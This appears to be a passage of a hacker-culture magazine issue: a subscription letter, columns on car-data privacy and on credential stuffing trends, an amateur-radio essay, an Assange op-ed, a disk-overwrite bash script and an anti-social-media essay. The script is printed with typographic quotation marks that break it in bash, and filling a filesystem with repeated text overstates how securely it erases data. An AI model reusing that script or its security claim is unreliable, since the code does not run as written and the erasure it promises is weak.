My question/wish: Could you maybe change my PDF subscription to EPUB3? I just bought the lifetime subscription as PDF on Friday evening and chose the PDF version, whereas one of my main reading devices is an e-book reader with a small display which makes reading PDF and two column layouts difficult.

Overall, I was wondering whether you are considering an option where one could obtain a subscription for PDF *and* EPUB3 for the same price (or maybe slightly higher than an individual subscription for each format), as then one could enjoy the layout of PDFs if desired, e.g. on a tablet or notebook, or even on paper in the worst case as it is print-friendly, and the versatility of EPUB3 on smaller devices like mobile phones or e-readers.

Jan

We have made the change to your subscription and we're working on more subscription options for digital subscribers as part of our next phase. Stay tuned.

EFFecting Digital Freedom

by Thorin Klosowski

Privacy Shouldn't Be This Hard: Car Makers Need to Do Better

For many people, cars are a window into their personal lives in a way that other devices are not. They take us to work, school, and home. They take us to protests, doctor offices, and fast food restaurants. In doing so, they collect more data than just about any other device out there. It's increasingly clear that car makers desperately want to be tech companies, but they've learned all the wrong lessons from that industry about how to handle data sharing and collection.

The privacy practices of these cars and their connected apps don't reflect the sensitivity one would expect from a machine that takes us everywhere we need to go, and car makers' privacy policies often detail overzealous collection of personal data alongside inferences about everything you can think of, ranging from gender to religious affiliation.

There's no standard or requirement for turning any of this data collection off. On any modern smartphone, you'll find a privacy and security section in the settings where you can review what data the phone has access to, what gets shared with other apps, and what details the phone's manufacturer collects. But on most modern cars, you're lucky to find barebones privacy options, and often you'll find nothing at all in the car itself. Instead, you're forced to download an app to search for settings there. Even then, you still might end up empty-handed. It's a mess. But it doesn't have to be this way.

Most cars produced in the last five years - if not older - have more sensors, cameras, and wireless transmitters than smartphones or laptops. Any time you interact with your car in any way - opening a door, parking, putting air in a tire, slamming on the brakes - there's probably a record of it. Years ago, this data was only stored locally, mostly for diagnostic purposes to help with repairs, but now it's often uploaded by your car and stored on a server somewhere. This shift to expansive data collection has not been going well.

A car's data sharing and collection gets very confusing, and what a car is capable of often depends on the year, make, model, and even the trim level. This makes it hard to figure out what your car is even capable of, let alone what it's actually doing. But if you plot out all these potential data flows, you'll find it's going to a variety of places with different risks:

- Driving data that's shared with insurance companies (often through intermediaries and data brokers)
- Analytics or diagnostics data that's shared with the car company
- Personal data that's used or shared by the car company for advertising or marketing purposes
- Data that is shared with law enforcement and data that is gathered by law enforcement
- Data that's inadvertently shared with a partner, ex-partner, parent, etc. for nonconsensual tracking
- Data you're inadvertently sharing through your smartphone
- Data shared through breaches, or misused by a rogue employee

We're only just learning of novel methods used by the government to track an automobile, like taking the seemingly innocuous little wireless chirps sent from a car's pressure sensor to its central computer that tells it whether or not the tire is inflated, and using that to track a car's movement. Combined with other tools law enforcement has, like automated license plate readers (ALPRs) and real time location tracking, it's increasingly easy for them to access all sorts of driver data - many times without a warrant. That is something we are fighting to change.

Then there's information about your driving habits, sometimes referred to as "driving data" or "driver behavior information," which might include everything from braking statistics to the time of day you tend to drive. If this sort of information gets shared with insurance companies, it can alter your premiums.

But it's not just abuse by companies for profit and law enforcement for surveillance that we have to worry about. There's also the fact that many cars feature connected services that make them rolling surveillance devices for controlling partners or family members. Many cars connect to an app that can track where you go or where you park. Some apps even have geofencing features to send an alert if the car leaves a specific area, or the ability to limit the speed and stereo volume of another driver. This tracking is often unclear to the person driving the car.

But there are some small things you can do right now to take control. If you have a car with a connected app, open that app and make sure you're not accidentally sharing information with insurance companies. Car makers tend to name these "features" things like "Driver Score" or "Driver Feedback." If you're lucky enough to actually find a "Privacy" page in that app or in the car's infotainment system, then go through and opt out of any surveillance you can.

If you share a car with a partner or family and you haven't ever looked at the app yourself, then it's also time to research what background information might be shared without your knowledge, like real time location or parking location.

Finally, if you're in a state with a data privacy law, file a request with the car maker to opt out of data sharing and sale. This should at least stop the sale of your data for marketing purposes, and may also cut off some of what's shared with data brokers that ends up with insurance companies.

It's not difficult to envision a very bad future if these car makers continue on this path. Perhaps cars will someday be able to repossess themselves, automatically turn into rolling ALPRs during "emergencies," or remotely turn off and lock you inside if you're suspected of a crime.

None of us should need to go through dozens of steps just to protect very basic private information from getting in the hands of greedy companies and law enforcement. But without a national law that puts privacy first, there is little we can do to stop this sort of data sharing. We need much more than these consumer rights to know, to delete, and to opt-out of disclosure: we also need laws that automatically require corporations to minimize the data they process about us, only use data for the purposes described to us, get our opt-in consent before processing our data, and allow us to enforce those rights.

Data Breaches and the Role of Stolen Credentials in 2023

by Tom Caliendo

Recent trends among U.S.-based data breaches show that stolen credentials are taking up a much larger portion of breached data. A second trend reveals that hackers are increasingly using stolen credentials to conduct attacks.

Why is this happening and how? This article explores these and other trends related to data breaches, the underlying factors that are driving these trends, and what to expect in the near future.

A Note on Terminology

A "data breach" is when hackers steal sensitive data from companies and make it available to unauthorized entities, like other hackers or the public. The stolen information may be ransomed back to the owner, sold to other hackers, or posted on hacker web forums. "Credentials" are the password and username or email used to log into an account. "Exposed credentials" are those that were stolen in a data breach. "Account Takeover" (ATO) is when a malicious actor will take someone's compromised credentials and log into the victim's personal account. "Credential Stuffing" refers to when hackers gain entry by taking lists of stolen credentials and use them in large-scale automated login requests.

The State of Data Breaches

The state of U.S.-based data breaches in 2023 is marked by increasing numbers of data breaches. This fact is documented by the Identity Theft Resource Center (ITRC), which is the authoritative source for tracking these incidents of personal data compromise.[1]

ITRC's H1 2023 data breach analysis report shows 1,393 data compromises in the first half of 2023. That number is higher than the total figure for almost every year since ITRC started tracking breaches in 2005. COO of ITRC James Lee commented on the podcast *Notified* that data compromises in 2023 "are on a blistering pace to set a new record by year's end."[2 3]

The State of Stolen Credentials Usage

Stolen credentials now have a bigger role than ever before in enabling hackers to steal data.

The portion of the sum total of data breaches that were caused by hackers using stolen credentials increased from 41 percent in 2021 to 47 percent in 2022, according to "2023 Data Breach Investigations Report" (DBIR) by Verizon. And then in turn, data breaches were exposing more and more credentials. Per the report, stolen credentials made up nearly 50 percent of confidential data exposed in 2022 data breaches. (Note that when referring to the year 2022, the DBIR is referring to the period from November 1st, 2021 to October 31st, 2022.)[4]

The report adds that "stolen credentials have really gained ground over the past five years and become the most common entry point for breaches."[5]

In addition, the number of annual "credential spill incidents" (i.e., credentials being exposed/stolen) nearly doubled between 2016 and 2020, according to the F5 Labs "2021 Credential Stuffing Report."[6]

So what do malicious actors do with stolen credentials? According to cyber security expert Kayly Lange on splunk.com, cybercriminals primarily used the information in data breaches to carry out more data breaches.[7]

Credential Stuffing

So how are hackers using stolen creds? The preferred method is credential stuffing. As noted above, "credential stuffing" refers to when hackers gain entry by taking lists of stolen credentials and using them in large-scale automated login requests. Hackers are relying on the idea that people are reusing the same usernames and passwords when they set up multiple accounts.[8]

Credential stuffing as a technique is on the rise. For example, the American identity and access management company OKTA reported that its records showed credential stuffing attacks were responsible for 34 percent of login attempts that the company observed. (Note that this was not a randomized study that would reflect logins in general; instead the figure was based on the company's internal records of the work it conducted for customers.)[9]

In addition, F5 Labs identified access-based attacks such as credential stuffing as the number one attack method leading to data breaches.[10]

Credential stuffing was used in several of the biggest data breaches in 2023, such as PayPal, Chick-fil-A, and United Healthcare.[11 12 13]

The successful usage of credential stuffing reflects how often people reuse their passwords. A study by SpyCloud observed 70 percent password reuse among people whose information was exposed in data breaches in 2021. While the problem of password reuse is well documented, it does not appear to be going away anytime soon. In one survey, less than half of the people said they would change their password if it were exposed in a breach.[14 15]

Where and How Hackers Find Stolen Credentials

Stolen credentials are bought and sold in dark web underground markets. In fact, stolen credentials have become the most valued and sought after data on the dark web. Greater value translates to more money, and credentials are now fetching a record high price on the dark web.[16]

According to Recorded Future's 2022 annual report, there is a large marketplace for selling stolen credentials on the dark web. While hackers have traditionally made money from their intrusions through ransomware attacks, they are increasingly turning to selling stolen credentials instead. This could explain why ransomware payments decreased by nearly 60 percent from 2021 to 2022. The report stated that "Credential sales remain popular on dark web marketplaces, typically for use in account takeover and credential stuffing attacks."[17]

One example is the Genesis Market, an invite-only dark web market where hackers could buy and sell stolen credentials. Data on 80 million account access credentials were offered for sale over a five year period, according to the U.S. Justice Department. Genesis was taken down by authorities in April 2023.[18]

The Path of Stolen Credentials

After a data breach, stolen credentials will usually go through a series of stages. The F5 2021 report provides very detailed insights into this process. To start, after the attackers obtain credentials, they typically keep the breach secret. During this stage, the attackers may use the credentials for additional attacks and/or quietly start selling the credentials.[19]

The credentials are more valuable if no one knows they were stolen at all. Therefore, sales of credentials are kept as secret as possible to help maintain the credentials' value. The attackers may quietly reach out to specific buyers to offer the sale.

In the next stage, the attackers will make it known to a wider audience that the credentials are for sale. For example, if the attackers make an announcement on a place like Genesis Market, the knowledge of the breach will generally stay within the hacker forum or marketplace community. In other words, the existence of the breach is known within the underground realm, but not open knowledge to the public in general.

At some point, it becomes apparent that the breach is going to become public knowledge in the near future. There are a lot of possible reasons that the breach will become public knowledge. The victim could make a public announcement about the breach. Sometimes third party researchers may discover and announce the breach. The attackers themselves may also make an announcement.

The stolen credentials are most actively bought, sold, and used in the period leading up to the breach becoming public - possibly because hackers know it is their last chance to use the credentials.

The announcement often occurs immediately before or after the hackers post the data publicly on a hacker forum or some other platform.

Regardless of why or how it happens, as soon as the breach becomes public, the price of the credentials will start declining. The drop in value is because many of the victims will start changing their credentials as soon as they know their accounts have been compromised. There are also many people that do not change their credentials, but enough people will take action to significantly reduce the data's value to potential buyers/hackers.

Finally, around the time the breach becomes public, the attackers will often post the credentials publicly on some platform to show off their victory.

The Bigger Role of the Market

This shows yet another way that the underground market affects data breaches and stolen credentials. However, the underground criminal market is more than just a place to sell stolen credentials.

In fact, the growth of the underground market plays a large role in facilitating attacks. Criminals are increasingly specializing in certain skills and selling their services, which means that you have the same process behind a hack, but different people are doing different parts.

For example, initial access brokers (IABs) gain entry to companies or other targets and then sell that access. According to a recent article by Eric Clay, vice president of marketing at Flare Inc., IABs will post listings of their access for sale. A common IAB listing on the market includes product descriptions such as the number of devices compromised, industry of a victim company, number of employees, and geographic location of the victim.[20]

Credential stuffing attacks are also cheap and available. F5 Labs' 2022 report highlighted that credential stuffing had become "incredibly easy and inexpensive." The report pointed out that on the underground market, it costs less than $200 to pay for 100,000 ATO attempts.[21]

Hackers do not need to learn the skills to gain access to the victim because they can outsource to IABs. The growing market enables a wide variety of specialists to sell their hacking-related services. Therefore the market is likely facilitating hacks and a major factor in driving new attacks.

Therefore, the growing number of hacks that used stolen credentials and the increasing amount of credentials in breached data may be simply the outgrowth of a bigger underlying problem: the underground market. What is known for certain is that the market enables the sale and purchase of credentials while also enabling hackers to carry out successful attacks.

More studies are needed to determine the causes and effects of these trends and the direct influence of the market. In the meantime, the existing research suggests that the underground market plays a pivotal role in these developments. As long as the underground market is able to flourish, we can expect these data breach trends to continue.

Sources

[1] www.infosecurity-magazine.com/
➥news/us-track-record-number-data/

[2] www.infosecurity-magazine.com/
➥news/us-track-record-number-data/

[3] www.idtheftcenter.org/podcast/
➥weekly-breach-breakdown-buckle-
➥up-cupcake-takeaways-itrc-eye
➥-opening-h1-2023-data-breach-
➥analysis/

[4] www.verizon.com/business/
➥resources/reports/dbir/

[5] www.verizon.com/business/
➥resources/reports/dbir/

[6] www.f5.com/labs/articles/threat-
➥intelligence/2021-credential-
➥stuffing-report

[7] www.splunk.com/en_us/blog/
➥learn/credential-stuffing.html

[8] www.splunk.com/en_us/blog/
➥learn/credential-stuffing.html

[9] www.bleepingcomputer.com/news/
➥security/okta-credential-
➥stuffing-accounts-for-34-percent-
➥of-all-login-attempts/

[10] www.f5.com/c/global-2022/ebook/
➥credential-stuffing-2022-bfsi

[11] www.bleepingcomputer.com/
➥news/security/paypal-accounts-
➥breached-in-large-scale-
➥credential-stuffing-attack/

[12] www.scmagazine.com/news/
➥identity-and-access/chick-fil-a-
➥hack-customers

[13] www.hipaajournal.com/credential-
➥stuffing-attack-exposed-united-
➥healthcare-member-data/

[14] spycloud.com/2022-annual-
➥identity-exposure-report/

[15] www.comparitech.com/blog/
➥information-security/password-
➥statistics/

[16] spycloud.com/2022-annual-
➥identity-exposure-report/

[17] www.recordedfuture.com/2022-
➥annual-report

[18] www.bleepingcomputer.com/news/
➥security/the-genesis-market-
➥takedown-keep-users-credentials
➥-secure/#:~:text=For years%2C
➥"dark" markets,to the US
➥Justice Department

[19] www.f5.com/labs/articles/threat-
➥intelligence/2021-credential-
➥stuffing-report

[20] www.darkreading.com/threat-
➥intelligence/the-dark-web-is-
➥expanding-as-is-the-value-of-
➥monitoring-it

[21] www.f5.com/c/global-2022/ebook/
➥credential-stuffing-2022-bfsi

A Declaration of Love to Amateur Radio

By Michael, DK1MI

Right at the beginning of this article, I would like to give the impatient reader a highly condensed summary of why one would want to become a radio amateur:

With an amateur radio license, one can build radios oneself; irradiate the moon with radio waves; communicate via satellites; chat with astronauts, flying pilots, engineers on oil tankers, researchers at Antarctica; compete with others; have a reason to go into nature; make friends worldwide; acquire and expand language skills; understand the world better; and find many ideas for various projects.

But first, a few words about how I got into this hobby.

Introduction

It has been over four years since I took my amateur radio license exam. In the spring of 2019, I came across an article on the Internet that was amateur radio-related. I had always been interested in the topic of electronics, but didn't really feel that I had a firm grasp on it. After some research, I then realized that I could learn quite a bit in this subject area by studying for the amateur radio exam. A direct interest in the radio itself was not yet present. The exam fees as well as the purchase of the study material turned out to be very affordable, so I decided to aim for a Class E exam in July 2019. Although I am actually a late riser, I scheduled about two hours every morning - even before the family got up - to study for the exam. While studying, the newly acquired Baofeng UV-5R was always on the table as motivation, so I could listen to the local relay traffic in between. Gradually, the interest in practical radio operation grew in me. On July 12, 2019 I passed my exam for the Class E license. Still on site, an employee of the Bundesnetzagentur (similar to the FCC) told me that I should definitely continue learning directly and take the exam for Class A in a timely manner. Listening to this advice, I immediately registered for the next exam in September of the same year and continued to study in the same style as before.

As a reward for passing the exam, I purchased a used Alinco DX-70 (shortwave radio), with which I then had my first radio contact on shortwave on July 19, 2019. At that time being still very microphone shy, I plunged into the world of digimodes, first of all mainly FT8. My very first QSO (radio contact) on 10m would be a connection to Portugal with Antonio, CS7ANU in FT8.

Then, after I had successfully passed the Class A exam in Nuremberg on September 5, 2019, I could finally play radio on the much more interesting bands. It took until October until I dared to make my first SSB contact (40m, GB0PPY).

Since the spring of 2019, practically not a day has gone by that I have not engaged in some form of amateur radio. Why this is so, I would like to try to explain in the following.

Hardware Tinkering

The amateur radio hobby is ideal for everyone who likes soldering, tinkering, developing, and inventing. Starting with the construction of antenna cables over transceiver kits, the projects go up to own developments. One always encounters problems (which one would not have without the hobby), which then have to be solved. Laziness makes one develop an automatic antenna switch, an interface between a transceiver and a power amplifier is needed, or you wind up building simple wire antennas for the shortwave station. Especially with the last one you learn a lot of basics of high frequency technology, which help you to advance in the hobby.

This then leads to further rabbit holes like the housing construction and this leads inevitably to 3D printing. With this, one can manufacture plastic parts for antennas. The ramifications into further rabbit holes seem to be endless.

Software Development

Besides the hardware tinkering, the inclined IT person can also enjoy themselves in the area of programming. I've already done a few amateur radio-related software projects, including simple command-line-based logging software, a microcontroller-based remote power meter, and many smaller scripts, such as for transmitting messages to a radio pager.

Many radio amateurs are dedicated to the open source idea, so you can find a lot of free software, e.g. for station operation, which you can use yourself as well as for actively participating in existing projects.

Geography

I have to admit that geography never really interested me before. The reason was probably the lack of necessity. But if one night, when one should already have been asleep, one manages to establish a radio contact to a station in Aruba, for example, one can't help but look up on the map where the communication partner is located. Most of the time, however, I go further and inform myself on Wikipedia about the respective country and its people.

It is also interesting to communicate directly with the respective communication partners and to learn from them firsthand about their country, their place of residence, and their life.

Interesting Contacts

It will happen again and again that a seemingly ordinary radio contact becomes an experience that you will remember for a long time, sometimes due to the environment or activity of the communication partner because he/she is, for example, sitting as a co-pilot in an airliner, is a machinist on an oil tanker, or was once a cosmonaut. Also, very rare contacts to members of a research station at the South Pole or to an astronaut are possible, but unfortunately I have not had the chance so far.

But even conversations with "ordinary" people can be extraordinary, depending on their life situation and history, and these sometimes lead to friendships.

I am always fascinated by the fact that it is possible to communicate with people all over the world without having to rely on manmade infrastructure (Internet, repeaters, etc.). This is especially true when your own station is powered by solar energy.

QSL Cards

Almost seamlessly following on from the previous topics of "Interesting Contacts" and "Geography" is the exchange of QSL cards. With the help of this wonderful tradition, radio amateurs confirm a radio contact to each other by sending a QSL card. This resembles a postcard and usually consists of a colorfully printed, individually designed front and a somewhat standardized back, which shows the data of the communication, sometimes also a personal greeting and a signature. These cards are sent either by mail or free of charge through the association. Throughout the world, clubs organized in their respective countries regularly collect the QSL cards of their members and send them to clubs in other countries, where they are then given back to their members.

Collecting such cards helps to remember special contacts, but also serves as proof for achieving awards (more on that later).

Space and Satellites

Of course, I had always been interested in space and satellites, but I never had a direct connection to it. But the fact that the amateur radio license enables one to talk to other people via various satellites or even the ISS is not only a great privilege, but also has a fascination of its own.

It is actually possible, with an inexpensive handheld radio, 5W transmit power, and a Yagi antenna pointed at an Earth-orbiting satellite in hand, to talk via that satellite to another person doing exactly the same thing at the same time but in a different location. This is also possible via the ISS and, if you are very lucky, this other person can also be an astronaut *on* the ISS.

Meanwhile, there is also a geostationary satellite that can be reached from Europe, Africa, and parts of Asia, as well as South America. This intergalactic amateur radio relay allows radio experiments and communication in digital modes, voice and video telephony around the clock, all year round.

Away from satellite communication, the radio amateur learns a lot about the ionosphere, which surrounds our planet. This is enormously important in the shortwave range for the propagation of radio waves. Depending on solar activity, frequency band, time of year, and time of day, no - or sometimes very special - radio communications are possible.

Another facet of amateur radio is Earth-Moon-Earth communication. Here, radio amateurs do not use manmade satellites to bounce their signal back to earth, but the moon. This is irradiated with high power and targeted antennas in such a way that part of the radio waves reach the earth again and can thus be heard and answered by another radio amateur.

POTA, SOTA, and Other Outdoor Activities

There are countless programs that encourage radio amateurs to get out into nature. For example, the Parks On The Air (POTA) program defines national parks around the world to activate and hunt. Radio amateurs who set up their station there are the activators. They are interested in combining outdoor activity and amateur radio - and receive points as well as awards for their activation. Other stations (the hunters) try to hunt the activators, that is to perform successful communication with them. Their motivation is to collect worked parks, support the activators, and many also try to get awards.

Awards

For those who don't necessarily care about personal contact or other aspects listed here, there is a wide selection of radio awards. These are earned, for example, by proving radio contacts with at least 100 countries or with all 50 U.S. states. Depending on where you are on the planet, one can be significantly harder to achieve than the other.

The previously mentioned countries are actually so-called entities, since a country in the world of amateur radio can sometimes consist of two or more such entities. For example, many often unknown islands that politically belong to a much better known country are their own entities. Some of these entities are not - or only sparsely - populated or have no active amateur radio community. In order to make these coveted entities accessible to others, adventurous radio amateurs travel to the most remote places in the world as part of DX-peditions, set up camp there, and do radio operations for a certain time. Thus, this hobby can also be an interesting additional component for an adventurer or globetrotter.

Contests

Radio contests are held on many weekends throughout the year. Depending on the contest, the goal is to make as many contacts as possible in a certain period of time, to get as far as possible with as little power as possible, or to work out certain parts of the world.

What is a thorn in the side for many is for others a popular sport or a good way to make contacts with new countries/entities.

Community

The amateur radio community is a very special one. As in many communities, there are one or two special people with whom not everyone is compatible, but they all share the same technical affinity, wide-ranging interest, practical disposition, and hobby-related joy of communication.

Unfortunately, the amateur radio community can be described as over-aged, so that even those in their mid-40s are among the young. This deters many interested people, especially when it comes to club activity, which can indeed be classified as problematic. Fortunately, radio amateurs are organizing themselves more and more virtually instead of just location-based, and they quickly find like-minded people this way.

When I meet a stranger and he tells me his call sign, a certain basic trust is immediately established.

Summary

There is certainly more that can be said about amateur radio. I myself have by no means explored all that the hobby has to offer and I hope that never will be the case. In summary, I can say that it is the perfect hobby for me, as it fascinates, motivates, and gives me a lot of pleasure every day.

by Alexander Urbelis
alex@urbel.is

To Prosecute Assange, the U.S. Must Drop (Most Of) Its Charges

Julian Assange is a polarizing figure. That polarization of opinion may be borne from the fact that Assange's advocacy of radical transparency seems to have, over time, morphed into selective disclosures that advance his own interests. From his role in leaking classified U.S. government information and diplomatic cables, some see Assange as a champion of free speech, while others view him as recklessly endangering others with the publication of unredacted, classified information.

Shifting to 2016, Assange and WikiLeaks aided the election of Donald Trump by strategically releasing breached emails from the Democratic National Committee, giving credence to accusations that Assange had an axe to grind with Hillary Clinton. Holing up in the Ecuadorian embassy in London to avoid extradition to Sweden on charges of sexual assault (charges which were later dropped) could be viewed as evading justice or limiting his exposure to potential extradition to the United States. And it is Assange's extradition from the United Kingdom for charges arising from violations of the Espionage Act that the United States has been pursuing. With a back catalog of this sort, i.e., high measures of both good and bad, determining what would and would not be a just punishment for Assange is not an easy question to answer.

On this subject, President Biden has recently mused that his administration was contemplating dropping pending charges against Assange. Meanwhile in London, the High Court called on the United States to provide assurances about the treatment of Assange should he be extradited for the charges pending under the Espionage Act. While I fervently believe Assange to be a deplorable character (and I am fully aware of how unpopular this opinion may be in the hacker community), his prosecution in the United States is fraught with danger to our international standing as the banner bearer of civil rights and press freedom, but should nonetheless be pursued. Moreover, I submit that the United States can have it all: to prosecute Assange, to comply with the High Court's requested assurances of fairness, and, to respect and promote the freedom of the press, our country must drop all but one of the criminal charges pending against Assange.

This is my third opinion piece about the Assange indictments since the first of which was unsealed in 2019. (You can find my earlier two articles published on "CNN Opinion.") All the while, health deteriorating, Assange has been rotting on remand in one of the U.K.'s harshest prisons, Belmarsh. And if the United States pursues the charges as they stand, the health of journalistic protections enshrined in the First Amendment must be viewed as similarly frail.

In my first "CNN Opinion" piece, I argued that the initial Assange indictment was narrow and apolitical enough such that the United Kingdom should, and likely would, extradite Assange. This was because the U.S.-U.K. Extradition Treaty prohibits the United Kingdom from extraditing anyone to the United States if the charge is a political offense. The single hacking charge of that indictment was about whether Assange crossed the line to being part of a criminal conspiracy to help Chelsea Manning crack the password of a Department of Defense employee. Listeners of *Off The Hook* may recall that we have extensively debated this over the last several years and that it was Assange's use of a rainbow table to help reverse the hash of a password that Chelsea Manning provided which is the subject of the first indictment of Assange.

There was nothing political about that single charge and certainly nothing that could be viewed as broadly dangerous to journalism itself.

Veering off into the manners by which journalists regularly recruit and interact with sources - especially on national security topics - the superseding indictment of Assange in July 2019 was completely different. In fact, in my second "CNN Opinion" piece, I called out that indictment, handed down during the Trump administration, as legally idiotic but politically shrewd. The 17 new charges piled onto Assange relate to how journalists work with, encourage, and protect sources, as well as how reporters collect, retain, and report on issues of critical public interest.

Recall that, had the U.K. extradited Assange, his trial would have occurred during the

2020 presidential elections. The last thing the Trump administration wanted during that election was another high-profile referendum on its connections to Russian operatives and the dumping of damaging information about Hillary Clinton.

Four years later, with another presidential election looming between the very same candidates for high office, we have a different administration in power, but the charges against Assange and the United States' stance on extradition remains exactly the same. This doesn't make a great deal of sense.

The Justice Department surely cannot fail to see the damage that could be wrought to the First Amendment and the chilling effect on national security journalism. From Jake Tapper to Tucker Carlson, the media bemoaned the prosecution of Assange as an inherent danger to journalism. Despite political polarization on nearly every issue that matters to the American people, it is highly notable that last year a bipartisan contingent of 16 members of Congress called on the Biden administration to drop all charges against Assange and halt extradition proceedings.

But the fact remains that Assange's prosecution could have major political implications for Trump.

Assange would surely rely on WikiLeaks' bona fides as a journalistic outfit as a defense. That leads to WikiLeaks' role in the 2016 election and Trump's cronies cozying up to Russian operatives - hardly the best way to win friends and influence voters given Russia's flagging geopolitical popularity.

What is more, as part of an update to the publicly available data set known as the AssangeLeaks, Distributed Denial of Secrets (DDoS) has recently published a trove of WikiLeaks' own communications that cast doubt as to Assange's motivations and raise significant questions about his relationship with foreign powers. Most supporters of Assange would, for example, be perturbed by the fact that he provided unredacted access to Iraq-related files, including classified information, to the Danish military. Others might be put off to know that WikiLeaks had prepared an enemies list and performed opposition research on those targets, including women in Sweden that accused Assange of sexual misconduct, or that the United States was investigating WikiLeaks' ties to Russia as early as 2010.

With this cast of deplorable acts as a backdrop, Assange should begin to look less like a candidate for canonization and more like the offspring of Robert Hansen and Harvey Weinstein.

Should the United States insist on prosecuting Assange, the best way to assuage the U.K. High Court and not imperil journalism itself is to dismiss all of the Espionage Act charges that Trump's Justice Department levied. Those charges were highly dubious from the outset, while the single hacking charge about cracking a Department of Defense password was, without question, apolitical.

Regardless of how one feels about Assange or WikiLeaks' role in the journalistic ecosystem, there are two bare facts that are tough to rebut.

First, as we edge into a post-truth deep fake techno dystopia where facts are freely fabricated and bots, propelled by generative AI, can transmit disinformation at volumes and velocities hitherto unimagined during the 2016 election, repositories of facts and documents like WikiLeaks, and its progeny such as Distributed Denial of Secrets, may be more important to democratic societies than ever before.

Second, Assange has suffered a great deal, and enough is enough. Isolated in the Ecuadorian embassy in London for seven years before being shipped to Belmarsh for the last four years, the man is in poor mental and physical health. The 17 new charges in the Trump indictment could carry a sentence of 175 years. If we value proportionality between a crime and its sentence, those new charges should not stand.

Pursuing the single hacking charge, on the other hand, would respect the fine line between engaging in investigative journalism and participating in a criminal conspiracy. Moreover, even if convicted, a judge could easily impose time served, probation, or another sentence more in accord with our American sensibilities of justice and fairness.

On the subject of American ideals, there is much more at stake: to dismiss the Trump era charges against Assange would pull the government far away from further international embarrassment and prevent crossing the Rubicon of criminalizing journalism itself. To dismiss all the charges against Assange, however, would be wrong because such an act would be misaligned with the pursuit of justice and tantamount to an abuse of legal process for the last several years. If we expect our government truly to support and defend the U.S. Constitution, to dismiss all but one of the charges against Assange is not only the right thing for the Biden administration to do, it is the only thing to do.

Quick Disk Overwrite Script

by Rob

If you’re anything like me, you have old hard disks lying around from old computers. You don’t want to throw them out - they work, so they can be used. Maybe you want to sell them or give them away. But what about your precious personal data on them? You don’t want a new user of the disk to get your data and use it in an identity theft scenario against you. The answer is, of course, to overwrite a disk with garbage that has no use to a would-be identity thief. You can buy software that does that but, as a hacker, of course you want to do it yourself. Here’s what I’ve done - maybe it could help you too.

Step 1: Reformat the Disk

I reformat my old disks, setting up a full disk ext4 partition. There are many ways to do this in Linux. Reformatting a Windows NTFS/FAT disk to ext4 loses the old partition table, making it hard to recover files, but probably not impossible.

Step 2: Write to the Disk Until It Is Full

Reformatting is good, but for further data security you need to overwrite the full disk.

I wrote the following simple bash script to do it. First, mount the newly formatted disk, e.g. to `/home/myuser/mount/disk/`.

Then run this script:

```
------
#!/bin/bash

# use whatever meaningless text you like here:
text=”thequickbrownfoxjumpsoverthelazydog
thequickbrownfoxjumpsoverthelazydog
thequickbrownfoxjumpsoverthelazydog “

# try and write 10000 files, adjust this if required
i=1
while [ $i -le 10000 ]
do
    # generate a unique filename using the date command
    filename=”file-`date +%s.%N`”
    # display progress
    echo “$i $filename”
    # write 1,000,000 lines to each file
    j=1
    while [ $j -le 1000000 ]
    do
        echo $text >> ~/mount/disk/$filename
        ((j++))
    done
    ((i++))
done
------
```

Depending on the size of your disk, this script may not get to the maximum 10,000 files. In my case, I was writing to a 40 gigabyte disk, and my text was 1440 characters long, and writing 30 files filled the disk. After that, the attempt to write more results in the error message “write error: No space left on device,” so just ctrl-C out of the script.

Step 3: Just Delete All Those Files, and Sell or Give the Disk to Someone Who Needs It

I hope this is useful. I like this because it can extend the lifetime of old hardware with some sense of data security.

The Politics of Joyful Living - Minus Social Media and the Internet

by jack meeks

The Internet was initially a public entity of sorts with links to DoD and then they turned over the switch to American commercial capitalism and we now have what we have today - social media/Internet addiction alongside people who are now having their photos uploaded to social media sites without their knowledge and/or permission. While we need and ought to have the digital world publicly owned - including broadband, digital infrastructures, Facebook, Twitter (X), and other social media - we also need low tech and more neo-Luddites out there. However, there is a public Internet service provider called EPB in Chattanooga, Tennessee, which is a spin-off of TVA (Tennessee Valley Authority). There also could be the possibility of a user-owned social media community.

It's not just social media that is the issue. The Internet itself has become the issue, for example, an Internet connected CPAP machine which helps people with sleep apnea breathe at night, shares data with the patients' heath insurance companies and if patients do not use the machines reliably and correctly, they have refused to cover their share of the cost. Also, smart pill bottles (Internet linked devices) have been touted as a way to ensure people with bipolar mental health issues take their medications. But what if they don't? Will insurance companies increase their rates and will psychiatrists drop them? Then there are the so-called "smart" cities such as Dubai where they installed closed-circuit TV cameras across the city and set up ways to scan the footage with artificial intelligence and facial recognition for use by the police/government. The Internet helps facilitates state surveillance and also amplifies racism and other forms of oppressive behavior.

Let's focus here on ways to improve our lives on the planet without the Internet: people dating and meeting each "organically," rather than online dating, for example. We need to focus on and create a genuinely emancipatory society that is not so dependent on technology. There is also the incredible energy use of the data centers upon which the Internet and Bitcoin need to keep going and how this contributes to global warming.

If the movement for social change is not a fun and joyful experience, we don't want anything to do with it. We are not just making critiques, but laying out agendas, projects, and ideas that can move us forward to the "Meilleur Monde" (better world) one is seeking. Gardening, spontaneous direct action events, organizing the workers and your community, one-day wildcat strikes, poetry readings, free yoga at your local park, group walks through the forests, vegan potlucks, becoming a beekeeper, and printmaking are forms of resistance. We need to be risk-takers a bit, to look at the ways of solving social issues from an angle of joyful renewal and endless opportunities to making changes based on the simple premise that happiness for all is a distinct possibility if we could only remember what life was like before social media and the Internet! Not that everything was so cool before that, however we at least had more human face-to-face interaction going on, rather than everyone staring at a screen all or most of the time. Having said that, this is not an abolitionist article/point of view and there is the distinct possibility of workers getting together and putting out there that there is a way to create technology for the common good, as opposed to the accumulation of wealth for a few.

The decisions that are made in Silicon Valley as to what happens with social media and the Internet affect billions of people all over the planet with no accountability to anyone except the pursuit of what their profit levels are. Interesting enough that even those who are attempting to monitor and enact legislation about social media in Europe seem to fear the money, power, and resources of so-called big tech. The Silicon Valley crowd also includes some of the most reactionary capitalists like Peter Thiel. Perhaps we have missed our mark by making the idea of opposing U.S. imperialism and U.S. military interventions abroad our main focus, as it seems now that what the Silicon Valley/big tech/social media companies have been up to is far more reaching and negatively affecting peoples' lives on a grand scale like nothing the world has seen before!

I Sell Shoe Oil

by Soleless Hobo

